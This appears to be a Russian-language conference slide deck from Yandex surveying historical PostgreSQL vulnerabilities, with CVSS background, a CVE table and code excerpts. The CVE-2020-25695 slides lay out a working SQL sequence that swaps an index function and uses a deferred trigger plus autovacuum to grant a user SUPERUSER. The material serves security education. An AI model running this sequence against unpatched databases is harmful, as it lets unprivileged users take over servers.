

Яндекс

Обзор некоторых исторических уязвимостей в Postgres

Андрей Бородин, руководитель
подразделения разработки РСУБД с
открытым кодом

Обо мне

- Развиваю PostgreSQL в интересах Яндекса, Облака и 4 fun
 - › Участвовал в разработке ~70 патчей
 - › Иногда разрабатываю другие БД








SILICATE CHEMISTRY IS SECOND NATURE TO US GEOCHEMISTS, SO IT'S EASY TO FORGET THAT THE AVERAGE PERSON PROBABLY ONLY KNOWS THE FORMULAS FOR OLIVINE AND ONE OR TWO FELDSPARS.

OF COURSE.
AND QUARTZ, OF COURSE.




EVEN WHEN THEY'RE TRYING TO COMPENSATE FOR IT, EXPERTS IN ANYTHING WILDLY OVERESTIMATE THE AVERAGE PERSON'S FAMILIARITY WITH THEIR FIELD.

**Can an AI
write efficient
SQL queries?**



Can you?



Common Vulnerability Scoring System

https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator

CVSS v3.1 Vector

NA

Base Score Metrics

Exploitability Metrics

Attack Vector (AV)*

Network (AV:N)Adjacent Network (AV:A)Local (AV:L)Physical (AV:P)

Attack Complexity (AC)*

Low (AC:L)High (AC:H)

Privileges Required (PR)*

None (PR:N)Low (PR:L)High (PR:H)

User Interaction (UI)*

None (UI:N)Required (UI:R)

Scope (S)*

Unchanged (S:U)Changed (S:C)

Impact Metrics

Confidentiality Impact (C)*

None (C:N)Low (C:L)High (C:H)

Integrity Impact (I)*

None (I:N)Low (I:L)High (I:H)

Availability Impact (A)*

None (A:N)Low (A:L)High (A:H)

* - All base metrics are required to generate a base score.

Temporal Score Metrics

Exploit Code Maturity (E)

Not Defined (E:X)Unproven that exploit exists (E:U)Proof of concept code (E:P)Functional exploit exists (E:F)High (E:H)

Remediation Level (RL)

Not Defined (RL:X)Official fix (RL:O)Temporary fix (RL:T)Workaround (RL:W)Unavailable (RL:U)

Report Confidence (RC)

Not Defined (RC:X)Unknown (RC:U)Reasonable (RC:R)Confirmed (RC:C)

https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator

9

Common Vulnerability Scoring System

Rating	CVSS Score
Low	0.1 - 3.9
Medium	4.0 - 6.9
High	7.0 - 8.9
Critical	9.0 - 10.0

Known PostgreSQL Security Vulnerabilities in Supported Versions

You can filter the view of patches to show just patches for version:

15 - 14 - 13 - 12 - 11 - all

Reference	Affected	Fixed	Component & CVSS v3 Base Score	Description
CVE-2022-41862 Announcement	15, 14, 13, 12	15.2, 14.7, 13.10, 12.14	client 3.7 AV:N/AC:H/PR:N/UI:N /S:U/C:L/I:N/A:N	Client memory disclosure when connecting, with Kerberos, to modified server more details
CVE-2022-2625 Announcement	14, 13, 12, 11	14.5, 13.8, 12.12, 11.17	core server 7.1 AV:N/AC:H/PR:L/UI:R /S:U/C:H/I:H/A:H	Extension scripts replace objects not belonging to the extension more details
CVE-2022-1552 Announcement	14, 13, 12, 11	14.3, 13.7, 12.11, 11.16	core server 8.8 AV:N/AC:L/PR:L/UI:N /S:U/C:H/I:H/A:H	Autovacuum, REINDEX, and others omit "security restricted operation" sandbox more details

CVE-2022-2625: CREATE OR REPLACE 7.1

Fixed in 14.5, 13.8, 12.12, 11.17, 10.22 (22 августа 2022)

19 lines (16 sloc) | 707 Bytes

```
1  /* contrib/pg_tm_aux/pg_tm_aux--1.0--1.1.sql */
2
3  -- complain if script is sourced in psql, rather than via CREATE EXTENSION
4  \echo Use "CREATE EXTENSION pg_tm_aux" to load this file. \quit
5
6  --
7  -- pg_create_logical_replication_slot_lsn()
8  --
9  CREATE OR REPLACE FUNCTION pg_create_logical_replication_slot_lsn(
10     IN slot_name name, IN plugin name,
11     IN temporary boolean DEFAULT false, IN restart_lsn pg_lsn DEFAULT null,
12     IN force boolean DEFAULT false,
13     OUT slot_name name, OUT lsn pg_lsn)
14 RETURNS RECORD
15 LANGUAGE C
16 STRICT VOLATILE
17 AS 'MODULE_PATHNAME', 'pg_create_logical_replication_slot_lsn';
18
19 -- NOTE: pg_create_logical_replication_slot_lsn() checks permissions internally, no need to worry here
```

CVE-2022-1552: небезопасное обслуживание 8.8

Fixed in 14.3, 13.7, 12.11, 11.16, 10.21 (12 мая 2022)

```

180 + --
181 + -- Check that index expressions and predicates are run as the table's owner
182 + --
183 + TRUNCATE bttest_a;
184 + INSERT INTO bttest_a SELECT * FROM generate_series(1, 1000);
185 + ALTER TABLE bttest_a OWNER TO regress_bttest_role;
186 + -- A dummy index function checking current_user
187 + CREATE FUNCTION ifun(int8) RETURNS int8 AS $$
188 + BEGIN
189 +     ASSERT current_user = 'regress_bttest_role',
190 +         format('ifun(%s) called by %s', $1, current_user);
191 +     RETURN $1;
192 + END;
193 + $$ LANGUAGE plpgsql IMMUTABLE;
194 + CREATE INDEX bttest_a_expr_idx ON bttest_a ((ifun(id) + ifun(0)))
195 +     WHERE ifun(id + 10) > ifun(10);
196 + SELECT bt_index_check('bttest_a_expr_idx', true);
197 + bt_index_check
198 + -----
199 +
200 + (1 row)
201 +

```

CVE-2020-25695: те же яйца, вид сбоку **8.8**

Fixed in 13.1, 12.5, 11.10, 10.15, 9.6.20, 9.5.24 (12 ноября 2020)

```
CREATE TABLE t0 (s varchar);  
CREATE TABLE t1 (s varchar);  
CREATE TABLE exp (a int, b int);
```

```
CREATE OR REPLACE FUNCTION sfunc(integer) RETURNS integer  
    LANGUAGE sql IMMUTABLE AS  
'SELECT $1';  
-- При создании индекса по выражению функция должна быть IMMUTABLE
```

```
CREATE INDEX indy ON exp (sfunc(a));
```

```
CREATE OR REPLACE FUNCTION sfunc(integer) RETURNS integer  
    LANGUAGE sql SECURITY INVOKER AS  
'INSERT INTO fooz.public.t0 VALUES (current_user); SELECT $1';  
-- Заменяем функцию мутабельной
```


```
CREATE OR REPLACE FUNCTION snfunc(integer) RETURNS integer
    LANGUAGE sql SECURITY INVOKER AS
'ALTER USER foo SUPERUSER; SELECT $1'; -- Функция, вызываемая из DEFERRED триггера
CREATE OR REPLACE FUNCTION strig() RETURNS trigger
AS $e$ BEGIN
PERFORM fooz.public.snfunc(1000); RETURN NEW;
END $e$
LANGUAGE plpgsql; -- Функция триггера
CREATE CONSTRAINT TRIGGER def
    AFTER INSERT ON t0
    INITIALLY DEFERRED FOR EACH ROW
    EXECUTE PROCEDURE strig();
ANALYZE exp;
INSERT INTO exp VALUES (1,1), (2,3), (4,5), (6,7), (8,9);
DELETE FROM exp;
INSERT INTO exp VALUES (1,1);
ALTER TABLE exp SET (autovacuum_vacuum_threshold = 1);
ALTER TABLE exp SET (autovacuum_analyze_threshold = 1);
```


CVE-2018-10915: хитрые строки подключения 8.5

Fixed in 10.5, 9.6.9, и др (9 августа 2018)



CVE-2007-6601

